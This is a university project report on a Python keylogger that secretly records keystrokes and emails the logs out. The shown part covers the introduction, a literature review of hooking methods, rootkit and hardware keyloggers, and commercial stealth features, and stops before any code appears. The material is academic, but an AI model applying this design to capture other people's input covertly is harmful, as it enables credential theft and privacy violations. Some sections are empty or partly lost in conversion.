

KEYLOGGER SYSTEM WITH EMAIL FEATURES



DANNY TAY LI MUK

اونيورسيتي تيكنيكل مليسيا ملاك

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

KEYLOGGER SYSTEM WITH EMAIL FEATURES



This report is submitted in partial fulfillment of the requirements for the Bachelor of Computer Science (Computer Security) with Honours.

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY
UNIVERSITI TEKNIKAL MALAYSIA MELAKA

2024

DECLARATION

I hereby declare that this project report entitled

KEYLOGGER SYSTEM WITH EMAIL FEATURES

is written by me and is my own effort and that no part has been plagiarized


without citations.

STUDENT :

Danny Tay

Date : 5/9/2024

(DANNY TAY LI MUK)



اونيورسيتي تيكنيكل مليسيا ملاك

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

I hereby declare that I have read this project report and found

this project report is sufficient in term of the scope and quality for the award of

Bachelor of Computer Science (Computer Security) with Honours.

SUPERVISOR :



Date : 6/9/2024

(Ts. Dr. Mohd Fairuz Iskandar Bin Othman)

DECLARATION

DEDICATION

I dedicate this project to my family and friends, whose unwavering support and encouragement have been my greatest motivation. Your belief in me has been invaluable throughout this journey. Thank you for always being there throughout every step of the journey.



ACKNOWLEDGEMENTS

I would like to thank Ts. Dr. Mohd Fairuz Iskandar Bin Othman for giving assistant to complete this project successfully. His expertise and feedback have been instrumental in shaping this report. I would also like to thank my beloved parents who have been giving me support and motivation throughout my project. Lastly, I am grateful to Universiti Teknikal Malaysia Melaka (UTeM) for providing the necessary resources and environment to conduct this research. Thank you all for your contributions and support.



ABSTRACT

Users often face challenges in safeguarding critical information while requiring discreet surveillance tools. The proposed solution integrates keystroke logging with secure email transmission, providing an efficient dual-purpose application. Keylogging, also known as keystroke or keyboard scanning, is a way to record the keys that are being typed on the keyboard, by the user's computer or keyboard, so that the keyboard user does not know that their details are being tracked. The system is developed using Python for its extensive libraries and ease of integration, while Visual Studio Code serves as the development platform. Gmail is utilized for the secure transmission of encrypted keystroke logs. The research process involved designing system architecture, utilizing flowcharts for data flow visualization, and conducting rigorous testing to ensure reliability and security. Results indicate that the system effectively captures user inputs, encrypts sensitive data, and transmits logs without significant resource impact. This approach successfully mitigates data loss risks while offering a practical monitoring solution. In conclusion, the keylogger with email functionality provides a secure and efficient method for data monitoring and backup. Future enhancements may include advanced encryption techniques and expanded platform compatibility, further broadening its applicability in various contexts.

ABSTRAK

Pengguna sering menghadapi cabaran dalam melindungi maklumat kritikal sambil memerlukan alat pengawasan yang bijak. Penyelesaian yang dicadangkan menyepadukan pengelogan ketukan kekunci dengan penghantaran e-mel yang selamat, menyediakan aplikasi dwiguna yang cekap. Pengelogan kekunci, juga dikenali sebagai ketukan kekunci atau pengimbasan papan kekunci, ialah satu cara untuk merekod kekunci yang sedang ditaip pada papan kekunci, oleh komputer atau papan kekunci pengguna, supaya pengguna papan kekunci tidak mengetahui bahawa butirannya sedang dijejaki. Sistem ini dibangunkan menggunakan Python untuk perpustakaan yang luas dan kemudahan penyepaduan, manakala Visual Studio Code berfungsi sebagai platform pembangunan. Gmail digunakan untuk penghantaran selamat log ketukan kekunci yang disulitkan. Proses penyelidikan melibatkan reka bentuk seni bina sistem, menggunakan carta alir untuk visualisasi aliran data, dan menjalankan ujian yang ketat untuk memastikan kebolehpercayaan dan keselamatan. Keputusan menunjukkan bahawa sistem secara berkesan menangkap input pengguna, menyulitkan data sensitif dan menghantar log tanpa kesan sumber yang ketara. Pendekatan ini berjaya mengurangkan risiko kehilangan data sambil menawarkan penyelesaian pemantauan yang praktikal. Kesimpulannya, keylogger dengan fungsi e-mel menyediakan kaedah yang selamat dan cekap untuk pemantauan dan sandaran data. Penambahbaikan pada masa hadapan mungkin termasuk teknik penyulitan lanjutan dan keserasian platform yang diperluaskan, meluaskan lagi kebolehgunaannya dalam pelbagai konteks.

TABLE OF CONTENTS

	PAGE
DECLARATION.....	II
DECLARATION.....	II
DEDICATION.....	III
ACKNOWLEDGEMENTS.....	IV
ABSTRACT	V
ABSTRAK	VI
TABLE OF CONTENTS.....	VII
LIST OF TABLES	XI
LIST OF FIGURES	XII
LIST OF ABBREVIATIONS	XIII
LIST OF ATTACHMENTS.....	XIV
CHAPTER 1: INTRODUCTION.....	15
1.1 Introduction.....	15
1.2 Problem Statement	16
1.3 Project Question.....	16
1.4 Project Objective.....	17
1.5 Project Scope	17
1.6 Project Contribution.....	17

1.7	Report Organisation	18
1.8	Conclusion	19
CHAPTER 2: LITERATURE REVIEW		20
2.1	Introduction.....	20
2.2	Related Work/Previous Work	21
2.2.1	Keylogger System.....	21
2.2.2	Types Of Keyloggers	22
2.2.2.1	Software Keyloggers	22
2.2.2.2	Hardware Keyloggers	25
2.3	Comparison of Existing System	26
2.3.1	AllInOne Keylogger System.....	26
2.3.2	Elite Keylogger System	27
2.3.3	REFOG Personal Monitor System.....	28
2.3.4	Comparison of Existing Keylogger System	29
2.4	Proposed Solution	30
2.5	Conclusion	30
CHAPTER 3: PROJECT METHODOLOGY		31
3.1	Introduction.....	31
3.2	Methodology	31
3.3	Project Milestones.....	34
3.4	Conclusion	35
CHAPTER 4: DESIGN		36
4.1	Introduction.....	36

4.2	Problem Analysis	36
4.3	Requirement Analysis	38
4.3.1	Data Requirement	38
4.3.2	Functional Requirement.....	39
4.3.3	Non-Functional Requirement	40
4.3.4	Other Requirements	41
4.3.4.1	Software Requirements.....	41
4.4	High-Level Design.....	42
4.4.1	System Architecture.....	42
4.4.2	User Interface Design	42
4.5	Software Design.....	44
4.6	Conclusion	45
CHAPTER 5: IMPLEMENTATION.....		46
5.1	Introduction.....	46
5.2	Software Development Environment Setup.....	47
5.2.1	Development Environment Overview	47
5.3	Software Configuration Management.....	49
5.3.1	Configuration Environment Setup.....	49
5.3.2	Version Control Procedure	53
5.4	Implementation Status	54
5.5	Conclusion	54
CHAPTER 6: TESTING		55
6.1	Introduction.....	55
6.2	Test Plan.....	56

6.2.1	Test Organization.....	56
6.2.2	Test Environment.....	57
6.2.3	Test Schedule.....	58
6.3	Test Strategy	59
6.3.1	Classes of Tests.....	59
6.4	Test Design	60
6.4.1	Test Description.....	60
6.4.2	Test Data.....	63
6.5	Test Results and Analysis	63
6.5.1	Start Keylogger Function (T01).....	64
6.5.2	Stop Keylogger & Send Email Function (T02).....	65
6.6	Conclusion	66
CHAPTER 7: PROJECT CONCLUSION		67
7.1	Introduction.....	67
7.2	Project Summarization.....	67
7.3	Project Contribution.....	67
7.4	Project Limitation	68
7.5	Future Works	69
7.6	Conclusion	70
REFERENCES.....		71

LIST OF TABLES

	PAGE
Table 1.1 Summary of Problem Statement.....	16
Table 1.2 Summary of Project Question	16
Table 1.3 Summary of Project Objectives	17
Table 2.1 Virtual Keys in GetAsyncKeyState	24
Table 2.2 Comparison of Existing Keylogger System.....	29
Table 2.3 Comparison of Existing System and Proposed System.....	30
Table 3.1 Project Milestones	34
Table 4.1 Flow of system.....	37
Table 4.2 Data Element	39
Table 6.1 Testing Schedule	58
Table 6.2 Test Case T01 (Start Keylogger Function).....	60
Table 6.3 Test Case T02 (Stop Keylogger Function)	61
Table 6.4 Test Case T03 (Log Data Cleaning Function)	62
Table 6.5 Test Case T04 (Stress Test for High Volume Input)	62

LIST OF FIGURES


	PAGE
Figure 2.1 AllInOne Keylogger System Interface	26
Figure 2.2 Elite Keylogger System Interface	27
Figure 2.3 REFOG Personal Monitor System.....	28
Figure 3.1: Waterfall Model.....	32
Figure 4.1 Interface Design of Keylogger System	42
Figure 4.2 Flow of System	44
Figure 5.1 Keylogger.py.....	49
Figure 5.2 Send_email.py	50
Figure 5.3 Captured Keystroke Email	51
Figure 5.4 KLcleaner.py	51
Figure 6.1 Start Keylogger Output.....	64
Figure 6.2 Stop Keylogger Output.....	65
Figure 6.3 Sent Log File in Email	65
Figure 6.4 Captured keystrokes in log file	66
Figure 6.5 Captured keystrokes in VS Code	66

LIST OF ABBREVIATIONS

FYP	-	Final Year Project
IDE	-	Integrated Development Environment
VS	-	Visual Studio
SMTP	-	Simple Mail Transfer Protocol
API	-	Application Programming Interface
VCS	-	Version Control System
TLS	-	Transport Layer Security
POP3	-	Post Office Protocol 3
MIME	-	Multipurpose Internet Mail Extensions
IMAP	-	Internet Message Access Protocol

LIST OF ATTACHMENTS

	PAGE
Appendix A	
Source Code	71



The image contains a large, light blue watermark of the Universiti Teknikal Malaysia Melaka (UTeM) logo and name. The logo features a circular emblem with a stylized 'U' and 'M' and the text 'UNIVERSITI TEKNIKAL MALAYSIA MELAKA' around it. Below the emblem is the name 'اونيورسيتي تيكنيكل مليسيا ملاك' in Arabic script, followed by 'UNIVERSITI TEKNIKAL MALAYSIA MELAKA' in English.

CHAPTER 1: INTRODUCTION

1.1 Introduction

The rapid advancement of technology has led to an increase in the need for security in the digital world. One of the tools used to monitor and analyse user behaviour for security purposes is a keylogger. This project, titled "Development of a Keylogger with Email Functions", aims to design and implement a keylogger that not only records keystrokes but also has the capability to send the logged data via email. A keylogger is a computer program that records every keystroke made by a computer user, especially to gain fraudulent access to passwords and other confidential information. It can be either software or hardware device. In this project, we focus on the software aspect of keyloggers.

The keylogger developed in this project will have the ability to record all the keys pressed in a system without the user's knowledge. The recorded data, known as logs, will then be sent to a predefined email address at regular intervals. This feature adds a layer of convenience and efficiency, allowing for real-time data analysis and immediate action if suspicious activity is detected. This project is significant in understanding the workings of keyloggers, their potential threats, and how they can be used for legitimate purposes such as parental control, employee monitoring, and law enforcement. However, it's important to note that the misuse of keyloggers can lead to serious privacy violations and is considered illegal. Therefore, this project also emphasizes the ethical use of such tools. In the following chapters, we will delve into the detailed design and implementation of the keylogger, the email function integration, and the ethical considerations surrounding its use.

1.2 Problem Statement

Data loss is a critical issue that affects both individuals and organizations, often leading to significant disruptions, financial losses, and emotional distress. Common causes of data loss include system crashes and accidental deletions, which can result in the permanent loss of valuable information. Users sometimes lose important data due to system crashes or accidental deletions. This can occur during various activities such as writing documents, entering data into software applications, or conducting online transactions. The loss of such data can have severe consequences, including the loss of hours of work, critical business information, and personal data.

Table 1.1 Summary of Problem Statement

PS	Problem Statement
PS ₁	Users require a comprehensive solution that addresses both the risk of data loss and the need for covert monitoring.

1.3 Project Question

There are two project questions for this project. The project questions are shown in Table 1.2 Summary of Project Question.

Table 1.2 Summary of Project Question

PS	PQ	Project Question
PS ₁	PQ ₁	How to effectively implement a keylogger system to keep record of all keystrokes?
	PQ ₂	How to securely send the recorded key log data via email?

1.4 Project Objective

Based on the project questions, the project objectives are stated below. By achieving these objectives, the project aims to provide a practical and ethical solution for mitigating data loss while ensuring user privacy and legal compliance.

Table 1.3 Summary of Project Objectives

PS	PQ	PO	Project Objective
PS ₁	PQ ₁	PO ₁	To study existing keylogger and their effectiveness in recording user keystroke.
		PO ₂	To develop a keylogger system that accurately records all user keystrokes for data backup.
	PQ ₂	PO ₃	To send all recorded keystroke to user specified email address.

1.5 Project Scope

The project scope of the keylogger system with email functionality include:

1. □ Develop a keylogger system to accurately record all keystrokes.
2. □ Ensure all recorded keystrokes are stored in log files.
3. □ Ensure that all keystrokes' logs are securely sent via email.

1.6 Project Contribution

1.7 Report Organisation

Chapter 1: Introduction

This chapter covers the initial part of project where the problem statement, questions, objectives will be discussed. Moreover, it also covers the project scopes and the contribution. In short, background of the project will be discussed briefly in this chapter.

Chapter 2: Literature Review

This chapter describes more about project which are supported by details from past project and research papers.

Chapter 3: Methodology

This chapter describes about the methodology of the project, how it will be implemented and executed. It also describes on how the work would be prioritized till project completion.

Chapter 4: Design

This chapter defines the user interface of the project, the requirement and along with the design of the system.

Chapter 5: Implementation

This chapter discuss about the process involved in the implementation of the software, the activities involved and the desired output.

Chapter 6: Testing

This chapter describes about the activities involved in testing phase of the software, the project outcomes and performance of the keylogger system.

Chapter 7: Conclusion

This chapter will summarize and wraps up the whole project as well as the strength and limitations involved. Future enhancement and the contribution of the project will also be outlined in this chapter.

1.8 Conclusion

In this chapter, we have introduced the foundational aspects of the project focused on developing a keylogger system with email functionality aimed at mitigating data loss due to system crashes and accidental deletions. The chapter commenced with a detailed problem statement highlighting the critical issue of data loss and its impact on both individuals and organizations. We formulated a project question to guide our research and development efforts, centred around the effective and ethical implementation of such a system. We articulated clear project objectives, including studying existing technologies and legal frameworks, developing a secure and user-friendly keylogger system, and conducting rigorous testing to ensure functionality, security, and compliance. The scope of the project was outlined, covering research, development, security measures, testing, documentation, and deployment, ensuring a comprehensive approach to addressing the identified problem.

CHAPTER 2: LITERATURE REVIEW

2.1 Introduction

In this chapter, the research paper, articles and studies related to this project will be discussed internally, forming the backbone of our research and development process for the keylogger system with email functionality. The literature review section provides a comprehensive examination of existing technologies, methods, and practices related to keylogging, data backup solutions, and secure data transmission. This review aims to identify the strengths and weaknesses of current systems, uncovering gaps that our project seeks to address. We will explore various aspects of keylogger technology, including different types of keyloggers, their operational mechanisms, and the ethical and legal considerations surrounding their use. Additionally, the literature review will cover secure email protocols and encryption techniques critical for ensuring the confidentiality and integrity of the transmitted data.

Following the literature review, the project methodology section outlines the systematic approach we will adopt to achieve our project objectives. This includes the design and development phases, implementation strategies, security and privacy measures, and the testing and validation process. By detailing our methodology, we aim to provide a clear roadmap for the project's execution, ensuring that each step is well planned and aligned with our goals. This chapter serves as a crucial step in grounding our project in existing knowledge while paving the way for innovative solutions. Through rigorous analysis and methodical planning, we aim to develop a keylogger system that not only meets technical requirements but also adheres to ethical standards and legal frameworks.

2.2 Related Work/Previous Work

2.2.1 Keylogger System

Keyloggers typically function by intercepting the signals sent from the keyboard to the operating system. They record each keystroke, often along with a timestamp, and store this data in a log file. This log can be accessed by the person who installed the keylogger, either directly on the computer or remotely through transmission via email or other methods. The use of keyloggers raises significant ethical and legal concerns due to their potential for privacy invasion and misuse. Installing a keylogger on someone else's computer without their explicit consent is generally illegal and considered unethical. Even with consent, transparency about the use of a keylogger and the data it collects is crucial. Additionally, strong data security measures, like encryption, are necessary to protect the captured information from unauthorized access.

Keylogger system has the capability to record, save and send the keystrokes made by user. The keylogger system then saves the recorded keystrokes inside a text file that can be retrieved later to read the captured keystrokes. For example, if the user types "Hello World" using their keyboard, each specific letter will be logged and stored for later review. This system captures every keystroke entered into email platforms, instant messaging services, and word processing documents, effectively logging the entirety of keyboard activity while it operates. Generally, hackers utilize the keylogger system as a spyware tool to obtain login credentials, bank account credentials and critical information. However, keyloggers can also be used for ethical purposes. For instance, they can be employed to monitor employee productivity, detect unauthorized access attempts within systems, and supervise children's internet activities to ensure online safety.

2.2.2 Types Of Keyloggers

Keyloggers can be broadly classified into two primary categories based on their method of operation: software keyloggers, which are programs installed on a target system to covertly capture keystrokes, and hardware keyloggers, physical devices inserted between a keyboard and a computer that intercept keystrokes directly. Each category offers distinct advantages and challenges in terms of deployment, detection, and mitigation strategies.

2.2.2.1 Software Keyloggers

A software keylogger is typically a covert computer program that embeds itself within the computer's operating system. Often classified as malware, it is clandestinely installed by cybercriminals to intercept and record keystrokes entered by the user, all while operating discreetly to avoid impacting the host system's resources. Despite its covert nature, it functions silently, executing tasks without the user's awareness. Common functionalities of software keyloggers include capturing keystrokes in real-time, emailing the logged data to specific addresses controlled by the cybercriminal, enabling remote access to the infected system, transmitting user activity data, logging clipboard contents, intercepting passwords entered through the Windows API, capturing screenshots at intervals, and monitoring instant message conversations, search engine queries, and emails as they are typed.

Software keylogger generally made in different types which include:

1. API-Based Keylogger

API-based keyloggers operate by intercepting the signals exchanged between each key press and the software being used. These keyloggers leverage application programming interfaces (APIs), which serve as a common communication framework for software developers and hardware manufacturers. In the context of keyloggers, API-based variants silently capture keyboard inputs by intercepting specific keyboard APIs and logging keystrokes into a system file. Typically

implemented in languages like C, API keyloggers utilize methods such as intercepting keypress hooks through APIs like SetWindowsHook. According to Microsoft (2021), hooks allow programs to intercept events such as mouse actions, messages, and keystrokes. A hook procedure is a function that intercepts specific events and can manipulate or discard these events as necessary.

Hooks in software development serve various purposes, including:

- □ Simulating keyboard and mouse inputs,
- □ Enabling macro recording and playback functionalities,
- □ Monitoring messages for debugging purposes,
- □ Facilitating computer-based training (CBT) programs,
- □ Assisting with the usage of help keys (such as F1).

In API-based keyloggers, specific types of hooks are utilized to capture user interactions:

- □ WH_KEYBOARD_LL or WH_KEYBOARD: These hooks monitor keyboard input events intended for a thread's input queue.
- □ WH_MOUSE_LL: This hook type monitors mouse input events destined for a thread's input queue.

These hooks allow API-based keyloggers to intercept and log keystrokes and mouse movements, facilitating stealthy monitoring of user activities on a system.

An alternative approach to creating a software keylogger involves leveraging APIs like GetKeyboardState and GetAsyncKeyState. These APIs interact directly with the keyboard's state, providing information about which keys are currently pressed.

GetKeyboardState and GetAsyncKeyState are used to repeatedly query the status of all keyboard keys at high speeds. In a keylogger implementation, the program typically focuses on determining if specific keys have been pressed or released since the last query. This is achieved by obtaining an array representing

the synchronous or asynchronous key status. For example, if the physical left mouse button is pressed, the `GetAsyncKeyState` API can retrieve its corresponding virtual key code, `VK_LBUTTON`. Other virtual key codes represent different keys on the keyboard, providing a way to identify each keystroke. Some examples of virtual key codes are shown below.

Table 2.1 Virtual Keys in `GetAsyncKeyState`

Virtual Keys	Description
<code>VK_LBUTTON</code>	Mouse left click
<code>VK_RBUTTON</code>	Mouse right click
<code>VK_RETURN</code>	Enter key
<code>VK_SPACE</code>	Spacebar key
<code>VK_ESCAPE</code>	Escape key

2. Kernel-Based Keylogger

Kernel-based keyloggers is different from API-based keyloggers. As their name suggests, they operate at the kernel level of the operating system, making them extremely difficult to detect and remove. These keyloggers embed themselves within the core of the system, capturing keystrokes as they pass through the kernel. They are generally less common than other software-based keyloggers due to their complexity.

Typically, kernel-based keyloggers are introduced into systems via rootkits malicious software bundles that users may inadvertently download. During installation, they integrate deeply into system files, running silently in the background. These keyloggers exhibit rootkit characteristics, residing in the operating system's kernel, which allows them to bypass security measures and gain full system access. Because they operate at such a deep level, they are often undetectable by antivirus software and do not appear in Task Manager, effectively concealing their malicious activities. The risk of personal information theft by these keyloggers is significant. Building such keyloggers requires extensive knowledge of keyboard functionality and kernel operations, which is why they are rarer compared to API-based keyloggers.

Their sophistication makes them a formidable threat, capable of eluding standard security measures and silently compromising user data.

2.2.2.2 Hardware Keyloggers

Hardware keyloggers are physical devices used to capture keystrokes. To deploy these keyloggers, physical access to the target system is necessary. Unlike software keyloggers, hardware keyloggers do not require any software installation, making them distinct in operation. By simply attaching the device to a victim's computer, they can track and record keystrokes. Detecting hardware keyloggers can be challenging, as they are often discreetly placed at the rear of the computer, where they may go unnoticed unless someone specifically looks for them. Examples of hardware keyloggers include:

- **Keyboard Hardware Loggers:**

These are common hardware keyloggers that are inserted between the keyboard and the computer. Typically positioned near the keyboard cable connector, they offer the advantage of not requiring software and are undetectable by software scans.

- **Keyboard Overlays:**

Often used in ATM fraud, keyboard overlays blend with the machine to discreetly capture users' PINs without being noticed.

- **Wireless Keyboard Sniffers:**

These devices intercept signals transmitted by wireless keyboards, capturing keystrokes by sniffing the signals sent to the keyboard's receiver.

2.3 Comparison of Existing System

2.3.1 AllInOne Keylogger System




Figure 2.1 AllInOne Keylogger System Interface

The AllInOne keylogger system is a free Windows application that discreetly records keystrokes without the user's knowledge, similar to other keylogger systems.

Its user interface is straightforward, effectively tracking browsing, chat, and other typing activities. Configuration options are accessible via the control panel, with detailed descriptions presented clearly. Upon first use, the program prompts you to set a master password, which is required to activate the program. To display the main interface, the user must type the master password into any text field, such as the desktop, a document, or Notepad, causing the program to reappear automatically.

Advantages of the AllInOne Keylogger System:

- **Stealth Mode:** The program can hide itself and its taskbar icon.
- **Uninstall Protection:** It removes any start menu icons and entries from the uninstall list to prevent unauthorized removal.
- **Stealthy Recording:** It can discreetly record all user activities.

Benefits of the Elite Keylogger System:

- Website Tracking: Records accessed websites, including time, duration, and date.
- Email and Conversation Logging: Logs sent emails and conversations.
- Comprehensive Recording: Captures instant messages, usernames, passwords, and screenshots of sent emails.

Drawbacks of the Elite Keylogger System:

- Limited Email Capture: Cannot record or capture email attachments.
- Lacks Content Filtering: Does not block websites or filter unwanted content.
- No Alerts: Does not provide alerts for logs or monitor for suspicious keystrokes.

2.3.3 REFOG Personal Monitor System




Figure 2.3 REFOG Personal Monitor System

Benefits of the System:

- **Comprehensive Monitoring:** Can track all websites and internet activities.
- **Credential Recording:** Captures usernames and passwords entered by the user.
- **Flexible Operation:** Can operate in both stealth and non-stealth modes.
- **Scheduled Screenshots:** Allows scheduling of screenshots at specific intervals.

Drawbacks of the System:

- **No Blocking Features:** Lacks the ability to block websites and applications.
- **No Automatic Alerts:** Does not provide automatic alerts to the user.
- **Excessive Data Capture:** Captures unnecessary keystrokes.

2.3.4 Comparison of Existing Keylogger System

Table 2.2 Comparison of Existing Keylogger System

Name	Capture Keystroke	Email	Log	Alert	Record Log	Record Sound
AllInOneKeylogger	√	√	√	√		√
Elite Keylogger System	√	√	√		√	
REFOG Personal Monitor	√		√			√

2.4 Proposed Solution

This chapter outlines the improvements that can be made to improve the existing keylogger that exist in the market. For instance, there are few noticeable flaws in every system that discussed earlier that can be improved to increase the efficiency of the system. Table 2.3 shows the enhancements and improvements that can be made to the proposed keylogger system.

Table 2.3 Comparison of Existing System and Proposed System

Feature	Existing Systems	Proposed System
User Interface	Complex	User friendly. Only use important buttons in main menu.
Email Alert	No such feature	Yes. Log file will be sent via email after each session.
Log Files	Log files are saved in local disk.	Log files are saved in local disk and cloud storage.

2.5 Conclusion

In this chapter, we explored various existing keylogger systems, examining their functionalities, advantages, and limitations. Through a detailed literature review, we identified gaps in current solutions, such as limited blocking capabilities, lack of real-time alerts, and user interface complexity. The proposed system aims to address these shortcomings by offering a user-friendly interface, enhanced security features, and comprehensive monitoring capabilities, including customizable alerts and detailed email logging. This foundation sets the stage for the development and implementation of an advanced keylogger system that prioritizes both functionality and user experience.

CHAPTER 3: PROJECT METHODOLOGY

3.1 Introduction

In developing a keylogger system with email functions, selecting an appropriate project methodology is crucial to ensure systematic progress and effective management. The methodology encompasses a series of interconnected phases, each crucial to the successful realization of the project's objectives. This section outlines the chosen methodology, which provides a structured framework for planning, execution, and evaluation. By adopting a suitable approach, the project aims to meet its objectives efficiently while accommodating necessary adjustments throughout the development process. The methodology facilitates collaboration, ensures timely delivery, and enhances the overall quality of the project outcome.

3.2 Methodology

The methodology chosen for developing the keylogger with email functions is the Waterfall model which is a widely used approach in software engineering. The Waterfall model is characterized by its linear and sequential nature, dividing the project into discrete phases that flow downwards like a waterfall. There are a total of 6 phases which are requirements gathering, system design, implementation, testing, deployment and maintenance. Each phase must be completed thoroughly and satisfactorily before moving on to the subsequent phase. This methodical approach ensures a structured and well-organized development process, promoting clarity, predictability, and control.




Figure 3.1: Waterfall Model

Figure 3.1 shows the process in waterfall model which include the process requirements gathering, system design, system development, testing and maintenance. Every process needs to be completed and must not overlap as stated before. These are the detailed explanation for the waterfall model that involved in the development of our system:

Phase 1: Requirement Gathering

This initial phase focuses on analysing and documenting the comprehensive requirements of the keylogger project. These requirements encompass functional aspects, such as keystroke capture, data storage, email transmission, and user configuration, as well as non-functional aspects, such as performance, security, and usability. In this project, the requirements were gathered through a combination of interviews, surveys, and discussions with potential users, ensuring that the keylogger aligns with their needs and expectations.

Phase 2: System Design

With a clear understanding of the requirements, the system design phase entails translating them into a detailed blueprint of the keylogger's architecture, components, and interactions. This includes defining the keylogger's internal structure, data formats, communication protocols, and user interface elements. The design phase for this

project involved making critical decisions regarding the choice of programming languages, libraries, and frameworks, ensuring the keylogger's efficiency, reliability, and maintainability.

Phase 3: Implementation

The implementation phase involves the actual coding and development of the keylogger software based on the design specifications. This entails writing code, integrating modules, and constructing the user interface. For this project, the implementation phase required expertise in Python programming language as well as knowledge of system-level programming and network communication. Rigorous coding standards and practices were adhered to, ensuring the keylogger's robustness and security.

Phase 4: Testing

